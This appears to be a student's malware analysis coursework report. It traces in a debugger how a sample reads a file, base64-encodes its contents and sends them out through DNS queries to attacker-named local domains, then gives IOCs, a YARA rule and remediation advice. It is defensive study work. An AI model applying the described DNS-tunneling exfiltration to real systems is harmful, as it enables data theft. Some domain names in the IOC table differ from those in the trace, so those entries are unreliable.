
Default (stdcall)			▼ 5	Unlocked
1:	[esp]	0272ADD0 0272ADD0	"200 OK"	
2:	[esp+4]	0041EB04 sample.0041EB04	"200 OK"	
3:	[esp+8]	00001100 00001100		
4:	[esp+C]	00000000 00000000		
5:	[esp+10]	00000006 00000006		

0062F8E0	0272ADD0	"200 OK"
0062F8E4	0041EB04	sample."200 OK"
0062F8E8	00001100	
0062F8EC	00000000	
0062F8F0	00000006	
0062F8F4	00000000	
0062F8F8	00000000	
0062F8FC	00000000	
0062F900	00001100	
0062F904	00000000	
0062F908	776E6BFC	return to ntdll.ZwDeviceIoControlFile+C from ???
0062F90C	009CD850	

The received data store in buffer from 'recv' API passed through 'strstr' function as parameter and check whether the of data contain '200 OK' or not. Like, Strstr ('200 OK', '200 OK')

Infinite connection (Loop)

Figure 38: 'getaddrinfo' and 'socket' API called with same parameter'



From the above three figures, we can see that the connection made by the malware is in an infinite loop. The same process of creating a TCP socket, resolving the IP address, sending a buffer, and receiving a response continues until the HTTP server terminates.

_w fopen

Figure 39: Disassembly code before calling '_w fopen' API

00402227	89E5	mov ebp,esp	
00402229	56	push esi	esi:"rbN"
0040222A	89D6	mov esi,edx	esi:"rbN"
0040222C	53	push ebx	ebx:L"C:\\Users\\rniha\\Desktop\\cosmo.jpeg"
0040222D	83EC 10	sub esp,10	
00402230	E8 CBFFFFFF	call sample.402100	
00402235	89F1	mov ecx,esi	esi:"rbN"
00402237	89C3	mov ebx,eax	ebx:L"C:\\Users\\rniha\\Desktop\\cosmo.jpeg", eax:L"rbN"
00402239	E8 C2FFFFFF	call sample.402100	
0040223E	891C24	mov dword ptr ss:[esp],ebx	[esp]:L"C:\\Users\\rniha\\Desktop\\cosmo.jpeg"
00402241	894424 04	mov dword ptr ss:[esp+4],eax	[esp+04]:L"rbN"
→ 00402245	FF15 28C24200	call dword ptr ds:[<_w fopen>]	
0040224B	83C4 10	add esp,10	
0040224E	5B	pop ebx	ebx:L"C:\\Users\\rniha\\Desktop\\cosmo.jpeg"
0040224F	5F	pop esi	esi:"rbN"

Syntax

```

C

FILE *fopen(
    const char *filename,
    const char *mode
);

FILE *_w fopen(
    const wchar_t *filename,
    const wchar_t *mode
);

```

Figure 40: Parameter pushed into stack

		Default (stdcall)	▼ 5 Unloc
		1: [esp] 0272B0C8 0272B0C8 L"C:\\Users\\rniha\\	
		2: [esp+4] 0272E0A8 0272E0A8 L"rbN"	
		3: [esp+8] 00FFFFFFB 00FFFFFFB	
		4: [esp+C] 0062FCA4 0062FCA4	
		5: [esp+10] 0062F8F4 0062F8F4	
0062FB90	0272B0C8	L"C:\\Users\\rniha\\Desktop\\cosmo.jpeg"	
0062FB94	0272E0A8	L"rbN"	
0062FB98	00FFFFFFB		
0062FB9C	0062FCA4		
0062FBA0	0062F8F4		
0062FBA4	FFFFFFF		
0062FBA8	0062F8D8		
0062FBAC	00402285	return to sample.00402285 from sample.00402226	
0062FBB0	02736168		
0062FBB4	02736188		
0062FBB8	0272C2C8		
0062FBBC	027361C8		

Figure 41: Register value before calling '_w fopen' function

EAX	0272E0A8	L"rbN"
EBX	0272B0C8	L"C:\\Users\\rniha\\Desktop\\cosmo.jpeg"
ECX	0062FB6C	
EDX	00000001	
EBP	0062FBA8	
ESP	0062FB90	&L"C:\\Users\\rniha\\Desktop\\cosmo.jpeg"
ESI	0041C244	L"rbN"
EDI	00000000	
EIP	00402245	sample.00402245
EFLAGS	00000202	
ZF	0	PF 0 AF 0
OF	0	SF 0 DF 0
CF	0	TF 0 IF 1

Figure 42: '_w fopen' function calling disassembly code

00402237	89C3	mov ebx, eax	ebx: L"C:\\Users\\rniha\\Desktop\\cosmo.jpeg", eax: _iob+60
00402239	E8 C2FEFFFF	call sample.402100	
0040223E	891C24	mov dword ptr ss:[esp], ebx	[esp]: L"C:\\Users\\rniha\\OneDrive\\Desktop\\cosmo.jpeg"
00402241	894424 04	mov dword ptr ss:[esp+4], eax	[esp+04]: L"rbn", eax: _iob+60
00402245	FF15 28C24200	call dword ptr ds:[_w fopen]	
0040224B	83C4 10	add esp, 10	
0040224E	5B	pop ebx	ebx: L"C:\\Users\\rniha\\Desktop\\cosmo.jpeg"
0040224F	5F	pop esi	esi: "rbn"

Figure 43: Register after '_w fopen' API call

Hide FPU		
EAX	76859660	msvcrt.76859660
EBX	0272B0C8	L"C:\\Users\\rniha\\Desktop\\cosmo.jpeg"
ECX	5C4DC03C	
EDX	00000000	
EBP	0062FBA8	
ESP	0062FB90	&L"C:\\Users\\rniha\\Desktop\\cosmo.jpeg"
ESI	0041C244	"rbn"
EDI	00000000	
EIP	0040224B	sample.0040224B
EFLAGS	00000214	
ZF	0	PF 1 AF 1
OF	0	SF 0 DF 0
CF	0	TF 0

Looking at the code and stack frame, “_w fopen(‘C\\User\\rniha\\Desktop\\cosmo.jpeg’, ‘rb’)” open up ‘cosmo.jpeg’ file and returns the file handle.

fread

Figure 44: Disassemble code before calling 'fread' function

004024A4	8B5D 08	mov ebx, dword ptr ss:[ebp+8]	
004024A7	894D F0	mov dword ptr ss:[ebp-10], ecx	[ebp-10]:_iob+60, ecx:_iob+60
004024AA	894C24 0C	mov dword ptr ss:[esp+C], ecx	[esp+0C]:_iob+60, ecx:_iob+60
004024AE	895C24 08	mov dword ptr ss:[esp+8], ebx	
004024B2	C74424 04 01000000	mov dword ptr ss:[esp+4], 1	
004024BA	891424	mov dword ptr ss:[esp], edx	
004024BD	E8 FE840100	call <JMP.&fread>	
004024C2	39C3	cmp ebx, eax	

```

C

size_t fread(
    void *buffer,
    size_t size,
    size_t count,
    FILE *stream
);

```

Figure 45: Parameter passed into stack frame for 'fread'

		Default (stdcall)	5	Unlocked
		1: [esp] 027362F0 027362F0		
		2: [esp+4] 00000001 00000001		
		3: [esp+8] 0000000E 0000000E		
		4: [esp+C] 76859660 msvcrt.76859660		
		5: [esp+10] 7681C81E msvcrt.7681C81E		
0062FB30	027362F0			
0062FB34	00000001			
0062FB38	0000000E			
0062FB3C	76859660	msvcrt._iob+60		
0062FB40	7681C81E	return to msvcrt.fseek+9E from msvcrt._unlock+1A95		
0062FB44	0000000E			
0062FB48	76859660	msvcrt._iob+60		
0062FB4C	00405288	return to sample.00405288 from sample.00405248		
0062FB50	00000000			
0062FB54	027362E8			
0062FB58	0062FBA8			
0062FB5C	00402D76	return to sample.00402D76 from sample.0040249D		
0062FB60	0000000E			
0062FB64	0062FFCC			
0062FB68	0062FFCC			
0062FB6C	767FE170	msvcrt.strerror_s+580		
0062FB70	2AABD3D0			

Figure 46: Step over after calling the 'fread' EIP pointing at 004024C2

004024A1	83EC 24	sub esp,24	
004024A4	8B5D 08	mov ebx,dword ptr ss:[ebp+8]	
004024A7	894D F0	mov dword ptr ss:[ebp-10],ecx	[ebp-10]:_iob+60
004024AA	894C24 0C	mov dword ptr ss:[esp+C],ecx	[esp+0C]:_iob+60
004024AE	895C24 08	mov dword ptr ss:[esp+8],ebx	
004024B2	C74424 04 01000000	mov dword ptr ss:[esp+4],1	
004024B8	891424	mov dword ptr ss:[esp],edx	[esp]:"Nihangchha Rai"
004024BD	E8 FE840100	call <JMP.&fread>	
004024C2	39C3	cmp ebx,eax	
004024C4	74 0E	je sample.4024D4	
004024C6	8B4D F0	mov ecx,dword ptr ss:[ebp-10]	[ebp-10]:_iob+60

Figure 47: Content of 'cosmo.jpeg' push into stack

1:	[esp+4]	00000001 00000001
2:	[esp+8]	0000000E 0000000E
3:	[esp+C]	76859660 msvcrt.76859660 "n,{ "
4:	[esp+10]	7681C81E msvcrt.7681C81E
5:	[esp+14]	0000000E 0000000E
B30	027362F0	"Nihangchha Rai"
B34	00000001	
B38	0000000E	
B3C	76859660	msvcrt._iob+60
B40	7681C81E	return to msvcrt.fseek+9E from msvcrt._unlock+1A95
B44	0000000E	
B48	76859660	msvcrt._iob+60
B4C	00405288	return to sample.00405288 from sample.00405248
B50	00000000	
B54	027362E8	
B58	0062FBA8	
B5C	00402D76	return to sample.00402D76 from sample.0040249D
B60	0000000E	
B64	0062FFCC	
B68	0062FFCC	
B6C	767FE170	msvcrt.strerror_s+580
B70	2AABD3D0	

The 'FILE' object of 'cosmo.jpeg' return by the '_w fopen' passed as parameter to 'fread'

function, fread ('00F062F0', 1, '0xE', '75ED9660') read the content of the 'cosmo.jpeg'. And

after stepover the content of file was push to the stack as show in figure of stack frame.

Base64

Figure 48: Disassembly code before calling 'sample.412168'

004187D3	85D2	test edx,edx
004187D5	75 32	jne sample.418809
004187D7	BA E0EA4100	mov edx,sample.41EAE0
004187DC	E8 A4FBFFFF	call sample.418385
004187E1	89C1	mov ecx,eax
004187E3	E8 68A6FEFF	call sample.402E50
004187E8	BA 01000000	mov edx,1
004187ED	89C1	mov ecx,eax
004187EF	E8 7499FFFF	call sample.412168
004187F4	C785 50FFFFFF 00000000	mov dword ptr ss:[ebp-B0],0

Figure 49: Disassembly code of 'sample.412168'

00412168	55	push_ebp	
00412169	B8 00DD4100	mov eax,sample.41DD00	41DD00:"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_"
0041216E	89E5	mov ebp,esp	
00412170	57	push edi	
00412171	56	push esi	
00412172	53	push ebx	
00412173	83EC 6C	sub esp,6C	
00412176	84D2	test dl,dl	
00412178	BA 40DD4100	mov edx,sample.41DD40	41DD40:"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
0041217D	894D C0	mov dword ptr ss:[ebp-40],ecx	
00412180	0F44C2	cmovs eax,edx	
00412183	89C6	mov esi,eax	
00412185	31C0	xor eax,eax	
00412187	85C9	test ecx,ecx	
00412189	74 02	je sample.41218D	
0041218B	8B01	mov eax,dword ptr ds:[ecx]	
0041218D	D905 80DD4100	fild dword ptr ds:[41DD80]	
00412193	8945 C4	mov dword ptr ss:[ebp-3C],eax	
00412196	8D1C55 00000000	lea ebx,dword ptr ds:[eax*4]	
0041219D	DA4D C4	fimul dword ptr ss:[ebp-3C],ebx	
004121A0	895D C4	mov dword ptr ss:[ebp-3C],ebx	
004121A3	D845 C4	fild dword ptr ss:[ebp-3C]	
004121A6	D9C9	fxch st(1)	
004121A8	D8E9	fucomi st(0),st(1)	
004121AA	7A 02	jpe sample.4121AE	
004121AC	74 1F	je sample.4121CD	
004121AE	D9C0	fild st(0)	
004121B0	D9E1	fabs st(0)	
004121B2	D9CA	fxch st(2)	
004121B4	DEE1	fsubrp st(1),st(0)	
004121B6	D9E1	fabs	
004121B8	D80D 84DD4100	fmul dword ptr ds:[41DD84]	
004121BE	D9C9	fxch st(1)	
004121C0	DFF1	fcomip st(0),st(1)	
004121C2	DD08	fstp st(0)	
004121C4	73 08	jae sample.4121D1	
004121C6	E8 7026FFFF	call sample.40483B	
004121C8	EB 04	jmp sample.4121D1	
004121CD	DD08	fstp st(0)	
004121CF	DD08	fstp st(0)	
004121D1	89D8	mov eax,edx	
004121D3	8B00	mov ecx,esi	

Figure 50: Disassembly code of base64 converter

004122E5	8B7D C0	mov edi,dword ptr ss:[ebp-40]	
004122E8	8D4D D0	lea ecx,dword ptr ss:[ebp-30]	
004122EB	BA 01000000	mov edx,1	
004122F0	0FB67C07 08	movzx edi,byte ptr ds:[edi+eax+8]	edi+eax*1+08:"ihangchha Rai"
004122F5	C1E7 08	shl edi,8	
004122F8	E8 53FEFFFF	call sample.412150	
004122FD	84C0	test al,al	
004122FF	74 05	je sample.412306	
00412301	E8 3525FFFF	call sample.40483B	
00412306	8B4D C0	mov ecx,dword ptr ss:[ebp-40]	
00412309	8B45 D0	mov eax,dword ptr ss:[ebp-30]	
0041230C	8B11	mov edx,dword ptr ds:[ecx]	
0041230E	39D0	cmp eax,edx	
00412310	72 13	jbe sample.412325	
00412312	4A	dec edx	
00412313	890424	mov dword ptr ss:[esp],eax	
00412316	895424 04	mov dword ptr ss:[esp+4],edx	
0041231A	8945 B4	mov dword ptr ss:[ebp-4C],eax	
0041231D	E8 E236FFFF	call sample.405A04	
00412322	8B45 B4	mov eax,dword ptr ss:[ebp-4C]	
00412325	8B4D C0	mov ecx,dword ptr ss:[ebp-40]	
00412328	0FB65401 08	movzx edx,byte ptr ds:[ecx+eax+8]	
0041232D	8D4D D4	lea ecx,dword ptr ss:[ebp-2C]	
00412330	09D7	or edi,edx	

Figure 51: Disassembly code after step over to '004187F4'

004187EF	E8 7499FFFF	call sample.412168
004187F4	C785 50FFFFFF 00000000	mov dword ptr ss:[ebp-80],0
004187FE	8985 44FFFFFF	mov dword ptr ss:[ebp-8C],eax
00418804	E9 33020000	jmp sample.418A3C
00418809	E8 77FBFFFF	call sample.418385
0041880E	EB C7	jmp sample.4187D7
00418810	8D8D 54FFFFFF	lea ecx,dword ptr ss:[ebp-AC]
00418816	BA 01000000	mov edx,1
0041881B	E8 65FAFFFF	call sample.418285

Figure 52: Registers after base64 function called

EAX	00EEC328	
EBX	00000000	
ECX	00EEC328	
EDX	00000014	
EBP	0062FD58	
ESP	0062FC60	
ESI	0000002D	'_'
EDI	00F80DF4	
EIP	004187F4	sample.004187F4
EFLAGS	00000200	
ZF 0	PF 0	AF 0
OF 0	SF 0	DF 0
CF 0	TF 0	IF 1

'Sample.412168' subroutine contain the base64 encode function which encode the content of 'cosmo.jpeg' and returns the base64 converted data address to 'EAX' register i.e '000EEC328'.

Figure 53: Following the EAX register store address in dump

Address	Hex	ASCII
00EEC328	14 00 00 00 18 00 00 00 54 6D 6C 6F 59 57 35 6BTmloYw5n
00EEC338	59 32 68 6F 59 53 42 53 59 57 6B 3D 00 00 00 00	Y2hoYSBSYwk=....
00EEC348	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00EEC358	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00EEC368	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00EEC378	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00EEC388	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00EEC398	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Figure 54: Decoding base64

```

SyntaxError: invalid syntax
hehehangchha@rnihang:~$ py -c "import base64;print(base64.b64decode(b'TmloYw5nY2hoYSBSYwk='))"
b[Nihangchha Rai]'

```

UDP_SOCKET

Figure 55: Disassembly code before calling SOCKET API

0040C8B4	C9	leave
0040C8B5	C3	ret
0040C8B6	55	push ebp
0040C8B7	89E5	mov ebp,esp
0040C8B9	53	push ebx
0040C8BA	83EC 24	sub esp,24
0040C8BD	8B45 08	mov eax,dword ptr ss:[ebp+8]
0040C8C0	8B5D 0C	mov ebx,dword ptr ss:[ebp+C]
0040C8C3	895424 04	mov dword ptr ss:[esp+4],edx
0040C8C7	890C24	mov dword ptr ss:[esp],ecx
0040C8CA	894424 08	mov dword ptr ss:[esp+8],eax
→ 0040C8CE	FF15 3CB14200	call dword ptr ds:[<socket>]
0040C8D4	0FB6D3	movzx edx,b1
0040C8D7	83EC 0C	sub esp,C
0040C8DA	89C1	mov ecx,eax

Figure 56: Parameter pushed to stack for SOCKET function

Default (stdcall)	5	Unlocked
1: [esp]	00000002	00000002
2: [esp+4]	00000002	00000002
3: [esp+8]	00000011	00000011
4: [esp+C]	00000011	00000011
5: [esp+10]	00EE027C	00EE027C

The socket API was used again at the same address with different parameters. As seen in the above stack frame, the socket (2, 2, 11) API was used to create a UDP socket for an IPv4 connection.

Getaddrinfo ('auth.ns.local')

Figure 57: Code before 'getaddrinfo' function

0040CA2B	7C	push eax	
0040CA2C	E8 2BFEFFFF	call sample.40C85C	
0040CA31	89C1	mov ecx,eax	ecx:"53", eax:"auth.ns.local"
0040CA33	8B45 B0	mov eax,dword ptr ss:[ebp-50]	
0040CA36	E8 21FEFFFF	call sample.40C85C	
0040CA38	8D55 C4	lea edx,dword ptr ss:[ebp-3C]	
0040CA3E	895C24 08	mov dword ptr ss:[esp+8],ebx	
0040CA42	895424 0C	mov dword ptr ss:[esp+C],edx	
0040CA46	894C24 04	mov dword ptr ss:[esp+4],ecx	[esp+04]:"53"
0040CA4A	890424	mov dword ptr ss:[esp],eax	[esp]:"auth.ns.local"
0040CA4D	FF15 20814200	call dword ptr ds:[&getaddrinfo]	
0040CA53	83EC 10	sub esp,10	
0040CA56	85C0	test eax,eax	eax:"auth.ns.local"
0040CA58	74 15	jz sample.40CA6F	
0040CA5A	E8 9AFCFFFF	call <JMP.&GetLastError>	
0040CA5F	C74424 04 00000000	mov dword ptr ss:[esp+4],0	[esp+04]:"53"

Figure 58: Parameter pushed into stack for 'getinfoaddr' API

			1: [esp] 00F06330 00F06330 "auth.ns.local"
			2: [esp+4] 00F063B0 00F063B0 "53"
			3: [esp+8] 0062FAF0 0062FAF0
			4: [esp+C] 0062FAEC 0062FAEC
			5: [esp+10] 00000002 00000002
0062FAC0	00F06330	"auth.ns.local"	
0062FAC4	00F063B0	"53"	
0062FAC8	0062FAF0		
0062FACC	0062FAEC		
0062FAD0	00000002		
0062FAD4	00000011		
0062FAD8	00F06338		

The 'getaddrinfo' API retrieves the IP address of attacker DNS server 'auth.ns.local' in port '53'.

Getaddrinfo('auth.ns.local', 53, '0062FAF0')

sendto

Figure 59: Disassembly code before calling 'sendto' function

```

0040E81C 74 39          je sample.40E837
0040E81E 8B47 10        mov eax,dword ptr ds:[edi+10]
0040E821 894424 14      mov dword ptr ss:[esp+14],eax
0040E825 8B47 18        mov eax,dword ptr ds:[edi+18]
0040E828 894424 10      mov dword ptr ss:[esp+10],eax
0040E82C 8B45 18        mov eax,dword ptr ss:[ebp+18]
0040E82F 894424 0C      mov dword ptr ss:[esp+C],eax
0040E833 8B45 10        mov eax,dword ptr ss:[ebp+10]
0040E836 894424 08      mov dword ptr ss:[esp+8],eax
0040E83A 8B45 0C        mov eax,dword ptr ss:[ebp+C]
0040E83D 894424 04      mov dword ptr ss:[esp+4],eax
0040E841 8B03          mov eax,dword ptr ds:[ebx]
0040E843 890424        mov dword ptr ss:[esp],eax
0040E846 FF15 2CB14200 call dword ptr ds:[<sendto>]
0040E84C 83EC 18      sub esp,18
0040E84F 40          inc eax
0040E850 75 09      jne sample.40E858
  
```

```

C++

int sendto(
    [in] SOCKET          s,
    [in] const char      *buf,
    [in] int             len,
    [in] int             flags,
    [in] const sockaddr *to,
    [in] int             tolen
);
  
```

Figure 60: Parameter pushed into stack for 'sendto' API

```

1: esp] 000000F8 000000F8
2: esp+4] 00EEB1B8 00EEB1B8 &"????? ?"
3: esp+8] 00000043 00000043
4: esp+C] 00000000 00000000
5: esp+10] 00668D88 00668D88

0062FB30 000000F8
0062FB34 00EEB1B8 &"????? ?"
0062FB38 00000043
0062FB3C 00000000
0062FB40 00668D88
0062FB44 00000010
0062FB48 00EEB1B8 &"????? ?"
0062FB4C 00000043
0062FB50 0062FBE4
0062FB54 0062FBEC
0062FB58 00000043
0062FB5C 00EF6328
0062FB60 00000010
0062FB64 0062FBEC
0062FB68 0062FB78
  
```

The UDP SOCKET made in above 'socket' API was passed through 'sendto' function with buffer, length and flag parameter. Sento ('000001BC', '00EFB1B8', 43, 0, '007CA0E8', 10).

Figure 61: Following DWORD dump of buffer of 'sendto' API

.text:0040E843 sample.exe:\$E843 #DC43

Dump 1		Dump 2		Dump 3		Dump 4		Dump 5		Watch 1	
Address	Hex	ASCII									
0266B1B8	8A D8 01 00 00 01 00 00 00 00 00 00	.0.....Tm									
0266B1C8	6F 59 57 35 6E 59 32 68 6F 59 53 42	oYw5nY2hoYSBSYwk									
0266B1D8	3D 16 63 6E 73 6D 6E 73 66 75 72 62	=.cosmosfurboots									
0266B1E8	65 6D 70 6F 72 69 75 6D 05 6C 6F 63	emporium.local..									
0266B1F8	10 00 01 00 00 00 00 00 00 00 00 00									
0266B208	00 00 00 00 00 00 00 00 00 00 00 00									

Looking at the stack frame 'esp+4' or '00EEB1B8' also known as 'buffer' of 'sendto' API contain the data need to send to DNS server 'auth.ns.local'. Following the 'esp+4' in DWOR dump, we can see the encoded message was being used as sub domain as 'TmloYW5nY2hoYSBSYWk=.cosmosfurbootsemporium.local'.

Wireshark confirmation

Figure 62: Listing packet at 127.0.0.1 and filtering packet to DNS

The screenshot shows a Wireshark packet capture on interface \Device\NPF_{...}. The packet list shows four packets:

No.	Time	Source	Destination	Protocol	Length	Info
24	90.382857	127.0.0.1	127.0.0.1	DNS	99	Standard query 0x9d1a TXT TmloYW5nY2hoYSBSYWk=.cosmosfurbootsemporium.local
25	90.382904	127.0.0.1	127.0.0.1	ICMP	127	Destination unreachable (Port unreachable)
26	138.710069	127.0.0.1	127.0.0.1	DNS	99	Standard query 0xd6a9 TXT TmloYW5nY2hoYSBSYWk=.cosmosfurbootsemporium.local
27	138.710113	127.0.0.1	127.0.0.1	ICMP	127	Destination unreachable (Port unreachable)

The packet details for packet 24 (Frame 24) are shown below:

- Frame 24: 99 bytes on wire (792 bits), 99 bytes captured (792 bits) on interface \Device\NPF_{...}
- Null/Loopback
- Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
- User Datagram Protocol, Src Port: 63149, Dst Port: 53
- Domain Name System (query)
 - Transaction ID: 0x9d1a
 - Flags: 0x0100 Standard query
 - Questions: 1
 - Answer RRs: 0
 - Authority RRs: 0
 - Additional RRs: 0
 - Queries
 - TmloYW5nY2hoYSBSYWk=.cosmosfurbootsemporium.local: type TXT, class IN

The packet bytes pane shows the raw data in hexadecimal and ASCII. The ASCII column highlights the domain name: TmloYW5nY2hoYSBSYWk=.cosmosfurbootsemporium.local.

Figure 63: Inspecting the UDP packet of DNS server

The screenshot shows the packet details for a User Datagram Protocol (UDP) packet. The details pane is expanded to show the following information:

- User Datagram Protocol, Src Port: 63149, Dst Port: 53
- Source Port: 63149
- Destination Port: 53
- Length: 75
- Checksum: 0x30d5 [unverified]
- [Checksum Status: Unverified]
- [Stream index: 2]
- [Timestamps]
- UDP payload (67 bytes)

Figure 64: Inspecting DNS queries

The screenshot shows the packet details for a Domain Name System (query) packet. The details pane is expanded to show the following information:

- Domain Name System (query)
 - Transaction ID: 0x9ba6
 - Flags: 0x0100 Standard query
 - Questions: 1
 - Answer RRs: 0
 - Authority RRs: 0
 - Additional RRs: 0
 - Queries
 - TmloYW5nY2hoYSBSYWk=.cosmosfurbootsemporium.local: type TXT, class IN
 - Name: TmloYW5nY2hoYSBSYWk=.cosmosfurbootsemporium.local
 - [Name Length: 49]
 - [Label Count: 3]
 - Type: TXT (16) (Text strings)
 - Class: IN (0x0001)

From the 'WireShark' figures, it is confirmed that the 'sendto' function sent the message to the DNS server as DNS queries, which then attempted to resolve the 'cosmosfurbootsemporium.local' domain using 'auth.ns.local' DNS and ICMP but was unsuccessful.

In summary, the attacker used 'DNS tunneling' to exfiltrate the 'cosmo.jpeg' file. The malware map out its 'cosmosfurbootsemporium.local' domain to corresponding IP address to 'auth.ns.local' DNS server. With the help of 'getaddrinfo' and a UDP socket malware identified the DNS server IP address. Then, to sent the message as domain as '{encoded_data}.cosmosfurbootsemporium.local'. Since this domain does not exist for resolving the IP address, the DNS query was directed to the attacker's DNS server. As a result, the attacker was able to exfiltrate the file 'cosmo.jpeg'.

IOC (Indicator of Compromise)

An Indicator of Compromise (IoC) is a piece of evidence that suggests a system or network has been breached. IoCs are used in cybersecurity to detect, analyze, and respond to security incidents. The following IOCs have been identified as key indicators associated with the malware in the scenario.

Table: IoC of 'sample.exe'

File Hash	Sha256: f379e5b09001e28f78cdaba9a17d3d13a0fd96835081e113d9fef5852039a975
	Md5: b2c2da36dedaa4428bcf8fa15bb5a9ad
	Sha1: 7ef5cc005203ef00d479211d8a9277e3a888192e
Domain Name	hey.youup.local auth.ns.local cosmosfromrobotsemiprobium.local
URL	http://hey.youip.local
File Name and path	'cosmo.jpeg', C:/ {user}/Desktop/cosmo.jpeg
API call	socket, getaddrinfo, send, sendto, recv, _wfopen, fread
Unusual DNS quires	{encoded_base64}. cosmosfromrobotsemiprobium.local

YARA RULE

Rule malwareDetection

```

{
meta:

    author = "Nihangchha Rai"
    description = "Coursework2"
    date = "2024-08-16"
    version = "1.0"
    $api1 = "socket"
    $api2 = "connect"
    $api3 = "getaddrinfo"
    $api4 = "sendto"
    $api5 = "recvfrom"
    $malicious_string1 = "@hwtwtwpw:w/w/whwewyw.wywowuwuwpw.wlwowcwawlw"
    $malicious_string2 = "@200 OK"
    $malicious_string3 =
"@.BcBoBsBmBoBsBfBuBrBbBoBoBtBsBeBmBpBoBrBiBuBmB.BlBoBcBaBlB"
    $malicious_string4 = "@axuxtzhx.xnxsx.xlxoxcxaxlx"
    $malicious_file = "@Desktop\\cosmo.jpeg"

condition:
    (uint16(0) == 0x5A4D) and // Check if the file starts with 'MZ' signature (common in PE
files)
    (any of ($api1, $api2, $api3, $api4, $api5)) and
    (any of ($malicious_string1, $malicious_string2, $malicious_string3, $malicious_string4)) and
    $malicious_file
}

```

Impact

The malware attack on 'SecureFunds Inc.' had a significant and damaging impact on the company. The malware infiltrated the organization through a compromised third-party software used in company. This breach allowed the attackers to steal sensitive financial data, including customer account details and transaction records.

As a result of the breach, SecureFunds faced huge financial losses both from the stolen data and the cost of responding to the incident. The company reputation also took a hit as customers began to lose trust in SecureFunds' ability to protect their financial information. The malware presence within a trusted software component raised serious concerns about the integrity of SecureFunds' entire software development lifecycle. This not only affected current operations but also placed future projects at risk, as clients and partners began questioning the service provided by the company.

Remediation or Recommendations

Since we know that the attacker performed DNS tunneling for exfiltrating the file, specific reactive and proactive remediation and recommendations are specified below for eradicating the threat and preventing future occurrences

Reactive

- Perform an in-depth analysis of DNS logs to identify the domains and IP addresses involved in the tunneling activity. Look for anomalies such as non-standard DNS queries or excessive traffic to specific domains.
- Immediately block the malicious domains and IP addresses identified during the traffic analysis on your DNS servers and firewalls to halt the ongoing exfiltration.
- Quickly isolate the compromised systems from the network to prevent further data loss and contain the malware's spread. Investigate these systems to understand the scope of the breach.
- Implement DNS filtering and monitoring tools to detect and block DNS tunneling in real-time using DNSSEC, DoH, or DoT to add security layers to DNS communications.
- Review and update your incident response plan to include specific measures for DNS-based attacks. Train your security team to recognize and respond to DNS tunneling threats effectively.

Proactive**Monitor DNS Traffic:**

- Enable detailed logging and analyze DNS traffic patterns for unusual behavior, such as high query volumes or large response sizes.

Control DNS Traffic:

- Restrict DNS queries to authorized servers, and block traffic to and from unknown or unauthorized domains. Implement DNS Security Extensions (DNSSEC) for validation.

Deploy Detection Solutions:

- Use DNS filtering solutions and Intrusion Detection Systems (IDS) with DNS tunneling detection capabilities to identify and alert on suspicious activities.

Strengthen Endpoint and Network Security:

- Keep systems updated with patches, use advanced endpoint protection, and segment networks to limit the spread of potential tunneling activities.

Educate and Prepare:

- Train employees on the risks of DNS tunneling and best security practices, and develop an incident response plan to handle suspected tunneling incidents effectively.

Conclusion

